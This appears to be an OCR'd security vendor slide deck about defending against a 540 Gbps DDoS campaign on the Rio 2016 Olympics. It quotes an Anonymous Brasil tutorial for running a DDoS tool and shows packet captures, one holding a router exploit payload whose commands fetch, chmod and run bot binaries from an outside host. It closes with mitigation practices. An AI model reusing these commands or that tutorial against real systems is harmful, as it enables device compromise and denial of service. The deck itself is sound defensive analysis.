ping-flooding!

Rio 2016 – Hacking Campaign

The picture can't be displayed.

Anonymous Brasil
13 h ·

Agora você também pode nos aj
os passos abaixo e bem vindo a

Esse programa foi desenvolvido
sistema windows, lembrando qu
necessário o uso de vpn, pois já
a rede tor.

Tutorial:

1 - Acesse
https://www.torproject.org/dist/t
6.0.2/torbrowser-install-6.0.2_pt
instale o navegador TOR
2 - Acesse
http://www.megafileupload.com
ympddos.rar e baixe o arquivo
opolympddos.rar (link atualizad
3 - Execute o TOR Browser e ag
mensagem de que ele está ativo
4 - Abra o arquivo opolympddos
depois abra ddos.exe
5 - Clique nos botões com o endereço do
site para "Atacar". Uma janela do CMD será


mensagem de que ele está ativo.
4 - Abra o arquivo opolympddos.rar, e depois abra ddos.exe
5 - Clique nos botões com o endereço do site para "Atacar". Uma janela do CMD será aberta.
6 - Quanto mais vezes clicar no botão, mais janelas de ataque serão abertas.
7 - Divirta-se indo jantar/viajar/trabalhar enquanto seu computador faz todo trabalho de forma anônima e segura.

Anonymous Brasil retweetou
Anonymous Center @AnonymousCenter · 39 min
Anonymous
OpOlympicHacking
ideo: youtu.be/KU1Z5T-vFE4
et The Games Begin.
astebin: Pastebin.com/WTN6J1Qh

Telnet Traffic – IoT botnet growing

The picture can't be displayed.

2015 | 2016



Telnet Traffic by Country – Matches Attack SRC

The picture can't be displayed.

Max

APPLICATION	COUNTRY	IN	OUT	TOTAL (IN + OUT)
X telnet	Korea, Republic of	671.93 Mbps	23.74 Mbps	695.67 Mbps
X telnet	United States	24.14 Mbps	160.09 Mbps	184.22 Mbps
X telnet	China	23.36 Mbps	52.95 Mbps	76.31 Mbps
X telnet	Japan	29.27 Mbps	32.55 Mbps	61.82 Mbps
X telnet	Brazil	14.40 Mbps	19.34 Mbps	33.74 Mbps

Captured Netis Router Bot Installation (IoT Botnet Participant)

The picture can't be displayed.

```
▶ Frame 2: 358 bytes on wire (2864 bits), 358 bytes captured (2864 bits)
▶ Ethernet II, Src: CiscoInc_06:a4:0c (4c:00:82:06:a4:0c), Dst: ArborNet_a0:ac:40 (00:50:49:a0:ac:40)
▶ Internet Protocol Version 4, Src: [redacted]3.155, Dst: [redacted]144.96
▶ User Datagram Protocol, Src Port: 57756 (57756), Dst Port: 53413 (53413)
▼ Data (316 bytes)
    Data: 4141000041414141206364202f746d702f207c7c20636420...
    [Length: 316]
```

```
0000  00 50 49 a0 ac 40 4c 00  82 06 a4 0c 08 00 45 00   .PI..@L. ......E.
0010  01 58 d4 31 00 00 fa 11  09 66 6c 3d 1c 9b c8 c4   .X.1.... .fl=....
0020  90 60 e1 9c d0 a5 01 44  00 00 41 41 00 00 41 41   .`.....D ..AA..AA
0030  41 41 20 63 64 20 2f 74  6d 70 2f 20 7c 7c 20 63   AA cd /t mp/ || c
0040  64 20 2f 76 61 72 2f 3b  20 77 67 65 74 20 68 74   d /var/;  wget ht
0050  74 70 3a 2f 2f 36 33 2e  31 34 31 2e 32 34 36 2e   tp:/[redacted]246.
0060  39 30 2f 78 38 36 6d 3b  20 63 68 6d 6f 64 20 37   90/x86m;  chmod 7
0070  37 37 20 78 38 36 6d 3b  20 2e 2f 78 38 36 6d 3b   77 x86m;  ./x86m;
0080  20 77 67 65 74 20 68 74  74 70 3a 2f 2f 36 33 2e    wget ht tp://[redacted]
0090  31 34 31 2e 32 34 36 2e  39 30 2f 78 33 32 6d 3b   [redacted]90/x32m;
00a0  20 63 68 6d 6f 64 20 37  37 37 20 78 33 32 6d 3b    chmod 7 77 x32m;
00b0  20 2e 2f 78 33 32 6d 3b  20 74 66 74 70 20 36 33    ./x32m;  tftp [redacted]
00c0  2e 31 34 31 2e 32 34 36  2e 39 30 20 2d 63 20 67   [redacted].90 -c g
00d0  65 74 20 74 66 74 70 34  2e 73 68 3b 20 63 68 6d   et tftp4 .sh; chm
00e0  6f 64 20 37 37 37 20 74  66 74 70 34 2e 73 68 3b   od 777 t ftp4.sh;
```

Instruction to download and install the bot malware

Observed GRE DDoS attack


The picture can't be displayed.

```
▶ Frame 1: 592 bytes on wire (4736 bits), 592 bytes captured (4736 bits)
▶ Ethernet II, Src: CiscoInc_e5:47:09 (64:12:25:e5:47:09), Dst: ArborNet_a0:ca:c0 (00:50:49:a0:ca:c0)
▶ Internet Protocol Version 4, Src: [redacted]247, Dst: [redacted]2.77
▼ Generic Routing Encapsulation (Transparent Ethernet bridging)
  ▶ Flags and Version: 0x0000
    Protocol Type: Transparent Ethernet bridging (0x6558)
▶ Ethernet II, Src: 77:e7:b5:c8:52:6c (77:e7:b5:c8:52:6c), Dst: 92:bf:07:08:7c:a1 (92:bf:07:08:7c:a1)
▶ Internet Protocol Version 4, Src: [redacted]17, Dst: [redacted]4.28
▶ User Datagram Protocol, Src Port: 34109 (34109), Dst Port: 17880 (17880)
▼ Data (512 bytes)
    Data: b9709c7211c10b6d31cd5f4264e108297e15d990f239ef24...
    [Length: 512]
```

```
0000  00 50 49 a0 ca c0 64 12  25 e5 47 09 08 00 45 00   .PI...d. %.G...E.
0010  02 42 56 86 40 00 30 2f  c4 01 b7 fc 14 f7 c8 c4   .BV.@.0/ ........
0020  98 4d 00 00 65 58 92 bf  07 08 7c a1 77 e7 b5 c8   .M..eX.. ..|.w...
0030  52 6c 08 00 45 00 02 1c  91 7d 40 00 40 11 45 35   Rl..E... .}@.@.E5
0040  40 6e 7f 11 6c 83 36 1c  85 3d 45 d8 02 08 85 51   @n..l.6. .=E....Q
0050  b9 70 9c 72 11 c1 0b 6d  31 cd 5f 42 64 e1 08 29   .p.r...m 1._Bd..)
0060  7e 15 d9 90 f2 39 ef 24  3d a6 46 e6 b0 e9 37 40   ~....9.$ =.F...7@
0070  ca 3f 6f 80 6e 5b d0 06  a3 1f e3 73 91 7e db bb   .?o.n[.. ...s.~..
0080  ed 9b cc 29 9e c4 71 23  dc 28 1d 4f 14 55 bd b4   ...)..q# .(.O.U..
0090  06 b2 d1 da bc 85 6d c3  7e 17 50 32 78 82 8e 4d   ......m. ~.P2x..M
00a0  b5 8f f7 b2 82 a5 70 93  8a 70 1c 7b 50 79 95 ad   ......p. .p.{Py..
```

Observed ICMP DDoS Attack


The picture can't be displayed.



```
1977 2016-08-06 02:29:27.852183 [redacted]4.48 [redacted].207 ICMP 102 Echo (ping) request id=0xf810, seq=21253/1875, ttl=51 (no response found!)
1978 2016-08-06 02:29:27.855531 [redacted]7.82 [redacted].207 ICMP 58 Echo (ping) request id=0xface, seq=56593/4573, ttl=125 (no response found!)
1979 2016-08-06 02:29:27.862470 [redacted]26 [redacted].207 ICMP 58 Echo (ping) request id=0xface, seq=56594/4829, ttl=121 (no response found!)
1980 2016-08-06 02:29:27.879542 [redacted]10 [redacted].207 ICMP 58 Echo (ping) request id=0xface, seq=49688/6338, ttl=119 (no response found!)
1981 2016-08-06 02:29:27.882637 [redacted]178 [redacted].207 ICMP 58 Echo (ping) request id=0xface, seq=49689/6594, ttl=123 (no response found!)

▶ Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
▶ Ethernet II, Src: CiscoInc_7d:b1:ee (00:1f:ca:7d:b1:ee), Dst: Silicom_0e:91:c0 (00:e0:ed:0e:91:c0)
▶ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 198
▶ Internet Protocol Version 4, Src: [redacted].2, Dst: [redacted]207
▼ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x1ac9 [correct]
    Identifier (BE): 63552 (0xf840)
    Identifier (LE): 16632 (0x40f8)
    Sequence number (BE): 2 (0x0002)
    Sequence number (LE): 512 (0x0200)
  ▶ [No response seen]
    Timestamp from icmp data: Aug  6, 2016 02:35:22.336437000 BRT
    [Timestamp from icmp data (relative): -373.813446000 seconds]
  ▶ Data (48 bytes)
```

Observed Slowloris – HTTP slow request



End-less http header
X-a: b


```
0000  00 50 49 a0 ca a0 64 12  25 e5 47 07 08 00 45 00   .PI...d. %.G...E.
0010  00 30 43 ef 40 00 37 06  b5 6f 4d f7 b5 a3 c8 ff   .0C.@.7. .oM.....
0020  7d cf e0 1f 00 50 63 65  92 33 4b 9e 63 70 50 18   }....Pce .3K.cpP.
0030  00 1d f9 52 00 00 58 2d  61 3a 20 62 0d 0a         ...R..X- a: b..
```

Attack Volume

2015 | 2016

ARBOR


IoT Botnet (observed) initial DDoS activity




Rio 2016 Olympic Games

DDoS Timeline – What's Next?

The picture can't be displayed.




Preparation, Coordination, Communication = Mitigation Success



- NetFlow telemetry used for detection/classification/traceback
- ACLs used to enforce reasonable network access policies at upstream overlay cloud MSSP
- Intelligent DDoS mitigation systems (IDMSes) used to handle in-profile attacks, application-layer attacks at both MSSP and transit ISPs
- Careful provisioning, timely communications about adds/moves/changes key to maintaining availability over the course of the attack campaign


Preparation, Coordination, Communication = Mitigation Success



- Constant, co-ordinated communications between all levels
  - Targeted organizations
  - Upstream transit ISPs
  - Cloud MSSP Mitigation Provider

- Well-rehearsed and -executed plan, lessons learned from ongoing attacks applied when volumes increased to 540gb/sec, changing attack vectors successfully detected/classified/mitigated, ongoing attention to service/app/content availability and responsiveness.

- The moral of the story– with preparation, planning, and attention to detail, defenders ***can*** mitigate the largest, most complex DDoS attacks!



Thank You!

Defending Olympus

Mitigating a Sustained
540gb/sec DDoS Attack Campaign

Tony Scheid <tscheid@arbor.net>
Senior Consulting Engineer